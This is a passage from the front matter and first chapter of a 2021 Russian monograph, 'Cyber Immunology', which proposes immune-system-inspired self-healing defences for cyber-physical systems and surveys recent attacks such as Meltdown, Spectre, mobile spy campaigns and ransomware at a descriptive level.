МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

Московский физико-технический институт
(Национальный исследовательский университет)

Автономная некоммерческая организация высшего образования
«Университет Иннополис»

С. А. Петренко

КИБЕРИММУНОЛОГИЯ

Научная монография

«Издательский Дом «Афина»

Санкт-Петербург
2021

УДК 004.89
ББК 32.813
П30

Издание осуществлено при финансовой поддержке
Российского фонда фундаментальных исследований по проекту № 21-17-00008, не подлежит продаже

Рецензенты:

Заслуженный деятель науки Российской Федерации, доктор технических наук, профессор, профессор кафедры «Системы сбора и обработки информации» ВКА им. А. Ф. Можайского
Ломако Александр Григорьевич

Член Экспертного совета при Правительстве Российской Федерации, доктор технических наук, CISSP (ISC)², профессор кафедры ИУ8 «Информационная безопасность» МГТУ им. Н. Э. Баумана
Марков Алексей Сергеевич

Петренко С. А.
П30 Кибериммунология: научная монография / Петренко С. А. – СПб: «Издательский Дом «Афина», – 2021. – 240 с.

ISBN 978-5-9909868-7-9

Кибериммунология [от *греч.* κυβερνητκο′ζ – рулевой, кормчий, лат. *immunis* – свободный, избавленный и греч. λόγος – учение] – это сравнительно новая наука *об общих закономерностях формирования, накопления и применения кибериммунитета* для *проактивной (упреждающей)* защиты современных киберфизических систем от катастрофических последствий кибератак. Здесь под *киберфизической системой* (*Cyber-Physical System, CPS*) понимается некоторая совокупность Интернета людей (*Internet of People*), Интернета вещей (*Internet of Things*) и Интернета сервисов (*Internet of Services*) со связями по управлению и по данным между ними. А под *кибериммунитетом* понимается определенная *невосприимчивость* киберфизических систем к деструктивным информационно-техническим воздействиям (как известным, так и неизвестным ранее). Названная *невосприимчивость* достигается путем *самоконтроля, диагностирования и самовосстановления* киберфизических систем по аналогии с ключевыми процессами иммунной системы защиты живого организма.

В настоящей монографии представлено возможное решение научно-технической проблемы придания *современным киберфизическим системам иммунитета для упреждения катастрофических последствий кибератак злоумышленников.* При этом впервые рассмотрены новые вопросы самоконтроля и самовосстановления упомянутых систем в условиях роста угроз безопасности. Монография содержит результаты не только *качественного, но и количественного изучения закономерностей формирования, накопления и применения кибериммунитета.* Это позволило открыть предельный закон эффективности обеспечения кибербезопасности и киберустойчивости *названных систем.* Существенно, что полученные научные результаты дали возможность спроектировать первые опытные образцы программно-аппаратных комплексов иммунной защиты критически важной информационной инфраструктуры Индустрии 4.0, которые по своим тактико-техническим характеристикам не только не уступают, но в ряде случаев и превосходят известные решения ведущих зарубежных производителей средств защиты информации, в том числе *Darktrace, Cynet, FireEye, Check Point, Symantec, Sophos, Fortinet, Cylance, Vectra* и др. По этой причине монография представляет несомненный теоретический и практический интерес для специалистов в области компьютерных наук, киберустойчивости и информационной безопасности.

УДК 004.89
ББК 32.813

MINISTRY OF SCIENCE AND HIGHER EDUCATION OF THE RUSSIAN FEDERATION

Moscow Institute of Physics and Technology
(National Research University)

Innopolis University

S. A. Petrenko

CYBER IMMUNOLOGY

The scientific monograph

Publishing House Afina

St. Petersburg
2021

UDC 004.89
LBC 32.813
P30

The reported study was funded by RFBR, project number 21-17-00008

Reviewers:

Mozhaisky Military Space Academy,
Department of the Systems for Data Collection and Processing, Professor,
PhD (Eng., Grand Doctor, Full Professor)
A. G. Lomako

Bauman Moscow State Technical University, National research university of technology,
Department IC8 «Information Security»,
PhD (Comp., Grand Doctor), Associate Professor, CISSP
A. S. Markov

S. A. Petrenko

P30 Cyber Immunology: The scientific monograph / S. A. Petrenko – St. Petersburg: Publishing House Afina, 2021. – 240 p.

ISBN 978-5-9909868-7-9

Cyber Immunology [from the Greek. κυβερνητκο'ζ - helmsman, lat. immunis - free, riddled and Greek. λόγος - doctrine] is a relatively new science about the general patterns of formation, accumulation and use of Cyber Immunity for proactive protection of modern Cyber Physical Systems from the catastrophic consequences of cyber attacks. Here, a Cyber-Physical System (CPS) is understood as a certain set of the Internet of People, the Internet of Things and the Internet of Services with control and data links between them. And Cyber Immunity is understood as a certain immunity of Cyber Physical Systems to destructive information and technical influences (both known and previously unknown). In this case, the named immunity is achieved through self-control, diagnosis and self-healing of Cyber Physical Systems by analogy with the key processes of the immune defense system of a living organism.

This monograph presents a possible solution to the scientific and technical problem of imparting immunity to modern cyber-physical systems in order to forestall the catastrophic consequences of cyber attacks by cybercriminals. At the same time, for the first time, new issues of self-control and self-healing of the mentioned systems are considered in the context of growing security threats. The monograph contains the results of not only a qualitative, but also a quantitative study of the patterns of formation, accumulation and use of Cyber Immunity. This made it possible for the first time to discover the ultimate law of the effectiveness of ensuring Cybersecurity and Cyber resilience of these systems. It is significant that the scientific results obtained made it possible to design the first prototypes of software and hardware complexes for the immune protection of the critical information infrastructure of Industry 4.0, which, in terms of their tactical and technical characteristics, not only are not inferior, but in some cases even surpass the well-known solutions of leading foreign manufacturers of information security, including, Darktrace, Cynet, FireEye, Check Point, Symantec, Sophos, Fortinet, Cylance, Vectra, etc. For this reason, the monograph is of undoubted theoretical and practical interest for specialists in the field of Computer Science, Cyber Resilience and Information Security.

UDC 004.89
LBC 32.813

Содержание

Вводное слово ректора Университета Иннополис Александра Геннадьевича Тормасова

Дорогие читатели!

Кибериммунология [от греч. *κυβερνητκο'ζ – рулевой*, кормчий, лат. *immunis* – свободный, избавленный и греч. λόγος – учение] – это сравнительно новая наука *об общих закономерностях формирования, накопления и применения кибериммунитета* для *проактивной (упреждающей)* защиты современных киберфизических систем от катастрофических последствий в условиях беспрецедентного роста угроз информационной безопасности. Здесь под *киберфизической системой* (*Cyber-Physical System, CPS*) понимается некоторая совокупность Интернета людей (*Internet of People*), Интернета вещей (*Internet of Things*) и Интернета сервисов (*Internet of Services*) со связями по управлению и по данным между ними. А под *кибериммунитетом* понимается определенная *невосприимчивость* киберфизических систем к деструктивным информационно-техническим воздействиям (как известным, так и неизвестным ранее). При этом названная *невосприимчивость* достигается путем *самоконтроля, диагностирования и самовосстановления* киберфизических систем по аналогии с ключевыми процессами иммунной системы защиты живого организма.

В настоящее время развитие теории и практики искусственных иммунных систем осуществляется по следующим основным направлениям:

- совершенствование моделей и методов «иммунного ответа» – направление, основанное на работах *D. Dasgupta, L. N. De Castro, F. J. Von Zuben (*первые публикации относятся к 1999 г.);
- улучшение подхода «свой – чужой» на основе теории опасности *(Danger theory)* – направление, основанное на работах *U. Aickelin (п*ервые публикации относятся к 2002 г.);
- разработка иммунокомпьютеров на новой компонентной базе (Иммунокомпьютинг) – направление, основанное на работах *А. О. Тараканова* (первые публикации относятся к 1999 г.);
- создание гибридных интеллектуальных систем кибербезопасности – направление, основанное на работах *S. T. Powers, A. Abraham, J. Thomas, A. H. Sung, И. В. Котенко* (первые публикации относятся к 2005 г.);
- организация самовосстанавливающихся вычислений на основе *кибериммунитета* – направление, основанное на работах автора настоящей монографии *С. А. Петренко* (первые публикации относятся к 1997 г.).

В предлагаемой монографии представлен ценный опыт и практические результаты поисковых исследований Центра информационной безопасности Университета Иннополис по научно-технической проблеме *придания современным киберфизическим системам иммунитета для упреждения катастрофических последствий разнородно-массовых кибератак злоумышленников.* Существенно, что при этом впервые рассмотрены вопросы самоконтроля и самовосстановления упомянутых систем в условиях роста угроз безопасности. Монография содержит результаты не только качественного, но и количественного изучения *закономерностей формирования, накопления и применения кибериммунитета.* Это позволило впервые открыть *предельный закон эффективности обеспечения кибербезопасности и киберустойчивости киберсистем Индустрии 4.0.* Важно, что полученные результаты позволили спроектировать первые опытные образцы программно-аппаратных комплексов *иммунной защиты* критически важной информационной инфраструктуры Индустрии 4.0, которые по своим тактико-техническим характеристикам не только не уступают, но в ряде случаев и превосходят известные решения ведущих зарубежных производителей средств защиты информации, в том числе *Darktrace, Cynet, FireEye, Check Point, Symantec, Sophos, Fortinet, Cylance, Vectra* и др. По этой причине монография представляет несомненный теоретический и практический интерес для специалистов в области кибернетики, киберустойчивости и информационной безопасности.

Актуальность полученных результатов подтверждается требованиями национальной программы «Цифровая экономика Российской Федерации», утвержденной распоряжением Правительства РФ от 28.06.2017

№ 1632-р. В этой программе «обеспечение устойчивости и безопасности функционирования информационной инфраструктуры и сервисов передачи, обработки и хранения больших объемов данных» является одной из пяти ключевых целей важного национального проекта «Информационная безопасность». Вместе с тем, в специализированной литературе вопросам обеспечения устойчивости и кибербезопасности путем придания современным *цифровым платформам и экосистемам должного кибериммунитета* для упреждения катастрофических последствий разнородно-массовых кибератак злоумышленников уделено не слишком много внимания, поэтому выпуск этой монографии – значимое событие в данной профессиональной области.

Над настоящим изданием «*Кибериммунология*» работал доктор технических наук, профессор, руководитель Центра информационной безопасности Университета Иннополис *Сергей Анатольевич Петренко*. Считаю, что труд автора внес существенный вклад в решение важной государственной задачи по подготовке высококвалифицированных кадров в области компьютерных наук, в том числе в рамках деятельности *Опорного образовательного центра по направлениям цифровой экономики Российской Федерации на базе Университета Иннополис* (Постановление Правительства РФ от 27.10.2020 № 1746). Представленная вашему вниманию книга определяет понимание ответственности за подготовку высококвалифицированных специалистов международного уровня и формирование прочного научного фундамента, столь необходимого для эффективного использования информационных технологий и технологий информационной безопасности на практике.

Ректор Университета Иннополис,
доктор физико-математических наук, профессор
А. Г. Тормасов

Вводное слово директора Национального института исследований глобальной безопасности Анатолия Ивановича Смирнова

Дорогие читатели!

Начало XXI века способно войти в скрижали человечества как один из самых драматичных периодов для глобальной безопасности, ибо планета вошла в зону ломки миропорядка и Вестфальской системы в целом.

В иерархии социогенных, техногенных и природогенных угроз резко возрос инфогенный нарратив. Это нашло отражение в целом ряде документов как на международном (ООН, ОБСЕ, СНГ, ШОС и др.), так и национальном уровнях. Действительно, весь мир охвачен беспрецедентной технологической революцией. Уже более полувека драйвером ее феномена являются информационно-коммуникационные технологии (Information and Communication Technologies) (ИКТ). Из чисто технической сферы они трансформировались в один из ключевых факторов геополитической конкуренции, поскольку наряду с несомненным позитивом породили и угрозы для всех страт цивилизации.

Наиболее ёмко сложившаяся ситуация оценена в Стратегии национальной безопасности России (2015 г.): «Все большее влияние на характер международной обстановки оказывает усиливающееся противоборство в глобальном информационном пространстве, обусловленное стремлением некоторых стран использовать ИКТ для достижения своих геополитических целей…»[1].

Данный посыл был конкретизирован в Доктрине информационной безопасности России (2016 г.): «Состояние информационной безопасности в области государственной и общественной безопасности характеризуется постоянным повышением сложности, увеличением масштабов и ростом скоординированности компьютерных атак на объекты критической информационной инфраструктуры, усилением разведывательной деятельности иностранных государств в отношении Российской Федерации, а также нарастанием угроз применения информационных технологий в целях нанесения ущерба суверенитету, территориальной целостности, политической и социальной стабильности Российской Федерации»[2]. Данная проблема нашла отражение и в Стратегии научно-технологического развития России (2016 г.): в ближайшие 10 - 15 лет приоритетами следует считать те направления, которые обеспечат «противодействие техногенным, биогенным, социокультурным угрозам, терроризму и идеологическому экстремизму, а также киберугрозам и иным источникам опасности для общества, экономики и государства»[3].

Важнейшей угрозой в этой сфере является возможность враждебного использования ИКТ против критически важной инфраструктуры, особенно в условиях перехода на шестой технологический уклад. Все большее беспокойство вызывают физические лица, группы и организации, в том числе преступные, которые вовлечены в качестве посредников в подрывных действиях онлайн. Интенсифицируются попытки террористов использовать ИКТ для «цифрового джихада».

В 2013 году НАТО разработало «Руководство по международному праву, применимому к ведению военных действий в киберпространстве» («Tallinn Manual»). В феврале 2017 года вышло второе его издание, которое более комплексно легализует милитаризацию киберпространства[4].

В «кибервойнах» особую сложность представляет собой достоверное уяснение как мотивов компьютерных атак, так и источника угрозы (госструктуры, сообщества хакеров, отдельные лица), что имеет принципиальное значение для возникновения права на самооборону согласно ст. 51 Устава ООН.

[1] *URL:* http://kremlin.ru/acts/news/51129 *(дата обращения 13.12.2018).*

[2] *URL:* http://kremlin.ru/acts/bank/41460 *(дата обращения 19.12.2018).*

[3] *URL:* http://kremlin.ru/acts/news/53383 *(дата обращения 19.12.2018).*

[4] https://ccdcoe.org/sites/default/files/documents/CCDCOE_Tallinn_Manual_Onepager_web.pdf *(дата обращения 19.12.2018)*

Россия придерживается Концепции предотвращения конфликтов в инфосфере. Подход России отражен в известной инициативе ШОС – «Правилах поведения в области обеспечения международной информационной безопасности», распространенных Генсеком ООН в качестве официального документа в 2015 г. Документ открыт для присоединения других государств. Основная работа по выработке подобных правил поведения в настоящее время ведется в Группе правительственных экспертов (ГПЭ) ООН по международной информационной безопасности (МИБ) 2016–2017 гг., созданной в соответствии с российской резолюцией Генассамблеи А/70/237 «Достижения в сфере информатизации и телекоммуникаций в контексте международной безопасности».

В ходе заседания ГПЭ (Нью-Йорк, 29 августа – 2 сентября 2016 г.) Россия распространила концепцию проекта резолюции Генассамблеи ООН «Правила ответственного поведения государств в информационном пространстве в контексте международной безопасности».

Важным фактором обеспечения международной информационной безопасности является региональное сотрудничество. Примером может послужить Соглашение государств-членов СНГ о сотрудничестве в области обеспечения информационной безопасности, подписанное в 2013 г., а также Соглашение между правительствами государств-членов ШОС о сотрудничестве в области обеспечения международной информационной безопасности. Это предельно конкретные документы, которые среди прочего предполагают помощь в преодолении последствий компьютерных атак.

Вышеизложенное повышает актуальность представляемой монографии. Полагаю, что книга «Кибериммунология» будет весьма ценным подспорьем для студентов, аспирантов и экспертов в области информационной безопасности, в том числе и международной.

Директор Национального института исследований глобальной безопасности,
доктор исторических наук, профессор,
А. И. Смирнов

Введение

Следует признать, что критически важная информационная инфраструктура Российской Федерации, создаваемая на основе современных, так называемых «сквозных», информационных технологий *Cloud and foggy computing, Big Data и ETL, IoT/IIoT, 5G+, Q-computing, Blockchain, VR/AR* и пр., уже не обладает требуемой *киберустойчивостью* в условиях наблюдаемого беспрецедентного роста угроз информационной безопасности. К основным причинам этого относятся высокая структурная и функциональная сложность упомянутой инфраструктуры, недостаточная функциональность интеллектуального *управления кибербезопасностью*, потенциальная опасность имеющихся уязвимостей и «*спящих*» деструктивных аппаратно-программных закладок, так называемых «*цифровых бомб*». Кроме того, все еще недостаточно эффективны средства кибербезопасности, в том числе средства антивирусной защиты, системы обнаружения, предупреждения и нейтрализации кибератак, инструментарий реагирования на инциденты безопасности, а также системы и компоненты для управления кибербезопасностью в целом *(SOC, SIEM, CERT/CIRT, MSSP/NDR и пр.)*. Применяемые известные методы и средства обеспечения надежности *(Reliability)* и отказоустойчивости *(Response and Recovery)*, использующие возможности структурной и функциональной избыточности, *N-кратного* резервирования, эталонирования и реконфигурации, уже не пригодны для предотвращения катастрофических последствий для инфраструктуры *Индустрии 4.0.* в условиях разнородно-массовых кибератак злоумышленников.

По данным CSIRT (https://university.innopolis.ru/research/tib/csirt-iu) Университета Иннополис, в 2019–2020 годах средний поток событий кибербезопасности составил 57 млн событий в сутки. При этом доля критичных инцидентов безопасности превысила 18,7 %, то есть каждый пятый инцидент стал критичным. Эта динамика коррелирует с результатами контроля киберпространства и мониторинга угроз кибербезопасности ведущих международных CERT/CSIRT в США и в Евросоюзе, а также подтверждает результаты расследования известных кибератак: *Stuxnet (2010), Duqu (2011), Flame (2012), Wanna Cry (2017), Industroyer и Triton/Trisis/Hatman (2018) и пр.* При этом все большую обеспокоенность вызывает то, что число неизвестных и, соответственно, не обнаруживаемых кибератак составляет ***40 %*** от всех возможных.

Вышеизложенное составляет *проблемную ситуацию*, содержание которой заключается в противоречии между всевозрастающей необходимостью обеспечения требуемой киберустойчивостью современных киберфизических систем *(Cyber-Physical System, CPS)* в условиях роста угроз информационной безопасности и несовершенством известных методов и средств обнаружения, предупреждения и нейтрализации кибератак злоумышленников. Снятие указанного противоречия требует разрешения актуальной *научно-технической проблемы – придание современным киберфизическим системам иммунитета для упреждения катастрофических последствий разнородно-массовых кибератак злоумышленников.* Замысел разрешения упомянутой проблемы состоит в формировании принципиально новой способности киберфизических систем вырабатывать *кибериммунитет. То есть* накапливать «*иммунную память*» реакций к известным и ранее неизвестным кибератакам, подготавливать и исполнять соответствующие планы и программы «*иммунного ответа*» и самовосстановления киберфизических систем, по аналогии с основными процессами «врожденного» и «приобретенного» иммунитета живого организма.

В настоящей книге рассмотрены возможные пути разрешения упомянутой научно-технической проблемы на основе моделей и методов биологической *(И. П. Мечников, Charles A Janeway)* и математической *(Г. И. Марчук, А. А. Романюха, Г. А. Бочаров, Дж. Белл, Р. Молер, К. Бруни, Дж. Хофман)* иммунологии, методов и алгоритмов создания искусственных иммунных систем *(А. О. Тараканов, Д. Хант, Д. Дасгупта, П. Андюс)*, а также авторских моделей и методов иммунного ответа, обеспечения киберустойчивости и самовосстанавливающихся вычислений. Существенно, что научные и практические результаты автора позволяют перевести теорию и практику кибербезопасности *современных киберфизических систем* на качественно новый уровень, в том числе заменить морально устаревшие «догоняющие» приемы и тактики кибербезопасности на *проактивные и упреждающие* на основе *кибериммунитета.* По мнению автора книги, это позволяет эффективно бороться как с известными (до *60 %* от всех возможных), так и неизвестными ранее (оставшиеся *40 %*) кибератаками злоумышленников.

Книга будет полезна инженерам-исследователям и конструкторам новых систем кибербезопасности и киберустойчивости, а также может использоваться в качестве учебного пособия студентами и аспирантами соответствующих технических специальностей, так как материал книги основан, среди прочего, и на опыте преподавания автора в *Московском физико-техническом институте (национальном исследовательском университете) (МФТИ), Санкт-Петербургском государственном электротехническом университете «ЛЭТИ» им. В. И. Ульянова (Ленина) (СПбГЭТУ «ЛЭТИ») и в Университете Иннополис.*

Книга содержит пять *глав*, которые посвящены:

- актуальности научной проблемы придания киберфизическим системам иммунитета для упреждения катастрофических последствий разнородно-массовых кибератак злоумышленников, *разработке авторской Концепции иммунной защиты Индустрии 4.0*;
- оценке пригодности моделей и методов биологической иммунологии для создания достаточного математического базиса кибериммунологии, *определению не только необходимых, но и достаточных условий для создания требуемой искусственной иммунной системы защиты киберфизических систем*;
- развитию систем обнаружения вторжений на основе моделей и методов иммунного ответа для противодействия ранее неизвестным кибератакам злоумышленников, *созданию адаптивных и самоорганизующихся систем иммунного ответа для проактивной защиты киберфизических систем*;
- определению предельных возможностей искусственных иммунных систем для самовосстановления киберфизических систем в условиях роста угроз безопасности, *выработке возможных направлений развития искусственных иммунных систем для самовосстановления киберфизических систем в ходе деструктивных информационно-технических воздействий злоумышленников*;
- разработке моделей и методов для самовосстановления киберфизических систем в ходе деструктивных информационно-технических воздействий злоумышленников, *построению принципиально новых систем организации самовосстанавливающихся вычислений с кибериммунитетом для упреждения катастрофических последствий кибератак.*

Автор заранее выражает признательность всем читателям, которые готовы поделиться своим мнением о данной книге. Вы можете отправлять свои письма автору по адресу S.Petrenko@innopolis.ru.

Доктор технических наук, профессор,
Сергей Анатольевич Петренко
Сентябрь 2021

Глава 1. Актуальность научной проблемы придания киберфизическим системам иммунитета для упреждения катастрофических последствий кибератак

В этой главе показано, что современные киберфизические системы не обладают требуемой безопасностью и киберустойчивостью (англ. – *Resilience)* для целевого функционирования в условиях разнородно-массовых кибератак злоумышленников. К основным причинам данного положения вещей относятся высокая структурная и функциональная сложность названных систем, потенциальная опасность имеющихся уязвимостей и «спящих» аппаратно-программных закладок, а также недостаточная эффективность современных моделей, методов и средств обеспечения кибербезопасности *(*англ. – *Cyber Security*), надежности (англ. – *Reliability*) и отказоустойчивости (англ. – *Response and Recovery*).

Предложено возможное решение новой научной проблемы придания киберфизическим системам иммунитета для упреждения катастрофических последствий кибератак по аналогии с иммунной системой защиты живого организма.

Рассмотрены предпосылки создания требуемых искусственных иммунных систем защиты *Индустрии 4.0.* Проведен критический анализ известных математических моделей и методов иммунной защиты живого организма. Изучение «врожденного» и «приобретенного» иммунитета живого организма позволило определить и обосновать соответствующую биологическую метафору кибериммунитета для надлежащей защиты критически важной информационной инфраструктуры *Российской Федерации* в условиях роста угроз информационной безопасности. Понимание ключевых принципов и механизмов иммунной защиты позволило разработать авторскую *Концепцию иммунной защиты Индустрии 4.0.*

1.1. Рост угроз безопасности киберфизических систем

В современном ландшафте угроз кибербезопасности сложные целевые атаки (Advanced Persistent Threat, APT) специальных технических служб (и киберкомандования) ряда развитых стран мира сочетаются с другими известными кибератаками. Термин «APT-атака» получил широкое внимание общественности после публикации в газете в «Нью-Йорк таймс» сообщения о проведенной против нее кибератаки китаеязычной группой APT1 (https://threatpost.com/inside-targeted-attack-new-york-times-013113/77477/). Как правило, APT-атаки реализуются в течение продолжительного времени. При этом наряду с фишинговыми сообщениями и вредоносным ПО используются разнообразные методы социальной инженерии.

Рассмотрим основные приемы злоумышленников.

1.1.1. Основные приемы злоумышленников

Следует констатировать, что арсенал средств и приемов злоумышленников (см. рис. 1.1–1.6) пополнился новыми приемами и способами [304–307, 311–314].

Мобильные APT-атаки

В 2018–2020 годах были раскрыты шпионские кампании Zoopark, BusyGasper и Skygofree, главная цель которых заключалась в тотальном шпионаже за жертвами [113, 115, 140, 304, 305]. При этом использовались такие приемы хищения личных данных с мобильных устройств, как перехват звонков и сообщений, несанкционированное подключение и съем данных геолокации абонентов и прочее. В том числе была реализована функция прослушивания через микрофон: смартфон жертвы использовался в качестве «жучка»

для записи конфиденциальных переговоров. Особое внимание было уделено бескомпроматному доступу и краже сообщений из большинства известных мессенджеров. В ряде случаев злоумышленники использовали эксплойты, повышающие локальные привилегии троянов (вредоносного ПО) на устройствах жертвы и открывающие доступ к удаленному наблюдению, а зачастую и управлению устройством. Кроме того, была реализована функция кейлоггера: злоумышленники записывали действия жертвы с клавиатурой устройства. Шпионская кампания Skygofree была реализована в Италии, BusyGasper – в России, Zoopark – в странах Среднего Востока. Явно прослеживается тенденция предпочтения преступниками, занимающимися шпионажем, мобильных платформ для планирования, организации и проведения кибератак [113–115, 304].




Рис. 1.1. ***Наиболее распространенные виды кибератак***

Эксплойты

Эксплуатация уязвимостей в аппаратно-программном обеспечении критической инфраструктуры остается важным средством компрометации устройств и ключевых компонент инфраструктуры [140, 305, 306, 307]. В 2018 году были обнаружены две серьезные уязвимости процессоров Intel – Meltdown и Spectre, которые предоставляют атакующему доступ к чтению памяти любого процесса и эксплуатируемого процесса соответственно. Они существуют, как минимум, с 2011 года.

Meltdown (CVE-2017-5754) затрагивает центральные процессоры Intel и позволяет атакующему читать данные в памяти любого процесса системы. Для эксплуатации требуется выполнение кода; его можно обеспечить разными способами, например, путем эксплуатации ошибки в ПО или через посещение вредоносного веб-сайта, который загружает JavaScript-код, осуществляющий кибератаку. При успешной эксплуатации уязвимости могут быть считаны данные, находящиеся в памяти: пароли, ключи шифрования, PIN-коды и т. д. Производители оперативно опубликовали патчи для наиболее популярных ОС. Однако обновление Microsoft от 3 января 2018 года оказалось несовместимо с большинством известных антивирусов, и на некоторых системах потенциально могло привести к BSoD. Обновления устанавливалось лишь в том случае, если был выставлен особый ключ в реестре, указывающий на отсутствие проблем с совместимостью.

В отличие от Meltdown, уязвимость Spectre (CVE-2017-5753 и CVE-2017-5715) эксплуатируется и на других архитектурах (AMD и ARM). Кроме того, Spectre может читать данные в памяти только эксплуатируемого процесса. Большинство выпущенных патчей привели к сокращению поверхности киберата-

+35 %	Выросло количество DDoS-атак	**445 млрд долл.** Ущерб от действий киберпреступников
58 %	От всего корпоративного траффика почты – спам	
+3,4 %	Выросло количество утечек конфиденциальной информации	
72 %	Выросло количество программ-вымогателей	

Рис. 1.2. ***Динамика кибератак на финансовый сектор экономики***





Рис. 1.3. ***Рост сложности кибератак***



Беспрецедентный рост кибератак

2016 800+ млн случаев кибератак	2017 71+ млрд случаев кибератак	2018-2022 Беспрецедентное количество комбинированных кибератак

среднее время на выявление целевой атаки
256 дней

оценка рынка киберпреступности к 2024
$6 трлн

Рис. 1.4. ***Оценка рынка киберпреступности***




Рис. 1.5. ***Эволюция парадигмы кибербезопасности***

ки, уменьшив риск эксплуатации уязвимостей, но устранить угрозу полностью не удалось. Компания Intel выплатила премиальные $100 000 за обнаруженные новые процессорные уязвимости Spectre (CVE-2017-5753). Так, Spectre 1.1 (CVE-2018-3693) может приводить к переполнению буфера, а Spectre 1.2 позволяет перезаписать данные, доступные только для чтения, а также вызвать нарушения изолированных сред на процессорах, которые не применяют защиту памяти при чтении и записи. Эти новые уязвимости обнаружили Владимир Кирианский, (МТИ) и независимый исследователь Карл Вальдспургер [113, 117].

18 апреля 2018 года на VirusTotal был инкогнито загружен эксплойт – новая уязвимость нулевого дня в Internet Explorer (CVE-2018-8174). В ходе исследования выяснилось, что он эксплуатирует полностью пропатченную версию Microsoft Word. При этом цепочка заражения выглядела так. Жертва получала вредоносный документ Microsoft Word, при открытии которого загружалась HTML-страница, содержащая VBScript-код. Далее инициировалась уязвимость UAF (Use After Free) и запускался шелл-

До 2000 года	Середина 2000-х годов	Начало 2010-х годов	2020+
Вся информация внутри периметра компании: • строительство «стен» вокруг компании; • вся информация под тотальным контролем.	Кибербезопасность выходит за периметр компании: • аутсорсинг; • информация остается под тотальным контролем.	Понятие периметр исчезает с развитием облаков, BYOD, социальных сетей: • защита информации выходит за периметр компании; • от обнаружения к предупреждению.	Переход на новую парадигму – «цифровая устойчивость»: • риск-ориентированный подход; • гибкий подход к обеспечению информационной безопасности.

Рис. 1.6. ***Основные причины эволюции кибербезопасности***

код. Это первый случай, когда URL Moniker использовался для загрузки эксплойта Internet Explorer в Word [140, 161, 164, 170].

В августе 2018 года обнаружили новую кибератаку на основе эксплуатации уязвимости нулевого дня в win32k.sys – файле драйвера Windows, которая позволяла злоумышленникам получить контроль над скомпрометированным компьютером. Уязвимость применили при организации точечных целевых атак на организации в странах Ближнего Востока. Было обнаружено не менее десятка жертв, а цифровые следы привели к группе FruityArmor.

В конце октября 2018 года стала очевидна еще одна уязвимость Microsoft – уязвимость нулевого дня в win32k.sys, приводившая к эскалации привилегий, которые обеспечивали присутствие зловреда в зараженной системе. Эта уязвимость также эксплуатировалась в ограниченном числе кибератак на объекты и организации на Ближнем Востоке.

Вредоносные браузерные расширения

В 2018–2020 годах внимание специалистов привлекло вредоносное расширение DesbloquearConteúdo («разблокировать содержимое» в переводе с португальского), предназначенное для кражи денег. Оно было нацелено на пользователей бразильских интернет-банков и собирало логины и пароли для получения доступа к банковским счетам жертв.

В сентябре 2018 года хакеры опубликовали личные сообщения минимум из 81 000 учетных записей Facebook. При этом они утверждали, что в их руки попало гораздо больше информации, а именно – данные 120 миллионов учетных записей этой соцсети. В DarkWeb появилась реклама, где хакеры предлагали купить личные сообщения по 10 центов за учетную запись. Расследования компании Digital Shadows и Русской службы BBC показали, что значительная часть 81 000 учетных записей принадлежала жителям России и Украины, небольшая – жителям Великобритании, США и Бразилии. Представители Facebook предположили, что сообщения были украдены с помощью вредоносного браузерного расширения.

Вредоносные расширения встречаются довольно редко, но требуют повышенного внимания из-за потенциального ущерба, к которому могут привести [164, 170, 237, 238].

Методы социальной инженерии

Социальная инженерия – важный инструмент в арсенале киберпреступников. Это подтвердил чемпионат мира по футболу 2018 года в России [140, 248, 254, 257]. Задолго до начала этого важного события киберпреступники стали активно эксплуатировать данную тему в рассылках и создавать под нее фишинговые страницы. Одним из видов мошенничества стали рассылки-уведомления о денежных выигрышах в лотерею, а также сообщения о розыгрыше билетов на матчи. Мошеннические веб-страницы зачастую очень похожи на настоящие: они качественно проработаны и даже имеют SSL-сертификаты для большего правдоподобия. Мошенники выманивали у пользователей данные, имитируя официальные уведомления FIFA. Жертве сообщали, что обновлена система безопасности, поэтому, под угрозой блокировки аккаунта, нужно заново ввести сведения о себе. Ссылка из письма вела в поддельный личный кабинет, а оставленная там информация уходила к мошенникам (https://securelist.ru/2018-fraud-world-cup/90108/).

В преддверии чемпионата мира проанализировали почти 32 000 точек Wi-Fi-доступа в 11 городах, где проходили матчи [309, 316, 326, 330]. Оценив алгоритмы шифрования и проверки подлинности, подсчитали количество открытых сетей и сетей, защищенных по стандарту WPA2, а также их доли в общем количестве точек доступа. Выяснилось, что более 20 % точек доступа используют ненадежные подключения: преступникам достаточно оказаться рядом, чтобы перехватить трафик, а вместе с ним – пользовательские данные. Около ¾ всех точек доступа используют шифрование по стандарту WPA/WPA2, который считается одним из самых безопасных. Уровень защиты зависит, в основном, от настроек WPA, выбранных владельцем сети, в частности, от сложности установленного пароля. На подбор сложного ключа шифрования могут уйти годы. При этом даже сети, использующие надежные протоколы, такие как WPA2, нельзя автоматически считать полностью безопасными. Упомянутые сети уязвимы к кибератакам типа подбора пароля, переустановки ключей и прочее. Перехватить трафик из общедоступной точки Wi-Fi с шифрованием WPA реально, если поймать «рукопожатие» между точкой доступа и устройством в начале сеанса (https://securelist.ru/fifa-public-wi-fi-guide/90142/).




Рис. 1.7. ***Типовые приемы киберпреступников в финансовом секторе экономики***

Финансовое мошенничество

В 2018–2020 годах проявилась APT-атака (фишинговая кампания с октября 2017 года), направленная на кражу денег, преимущественно у промышленных компаний [332– 336]. Злоумышленники использовали стандартные методы фишинга, обманом заставляли пользователей открывать зараженные почтовые вложения (см. рис. 1.7). Для этого письма маскировали под коммерческие предложения и другие финансовые документы. Киберпреступники использовали легитимное ПО для удаленного администрирования – TeamViewer или Remote Manipulator System (RMS). В результате было поражено более 800 компьютеров в 400 промышленных компаниях разной сферы деятельности: производство, добыча и переработка полезных ископаемых, энергетика и т. п. (https://securelist.ru/threats-posed-by-using-rats-in-ics/91624/).

Программы-вымогатели

Программы-вымогатели по-прежнему угрожают пользователям. При этом появляются новые виды этого вредоносного ПО с требованиями выкупа [113, 115, 145, 149, 161].

В начале августа 2018 года в более чем 20 странах, включая Бразилию и Вьетнам, был выявлен троянец KeyPass, который шифровал большинство доступных файлов (ряд файлов игнорировался) на локальных дисках и в сетевых папках жертв. Для шифрования использовался симметричный алгоритм шифрования AES-256 (в режиме Cipher Feedback (CFB) с нулевым вектором инициализации) с 32-байтным ключом. Шифровалось максимум 0x500000 байтов (~5 МБ) данных в начале каждого файла. Зашифрованные фай-




Рис. 1.8. ***Последствия кибератаки WannaCry***

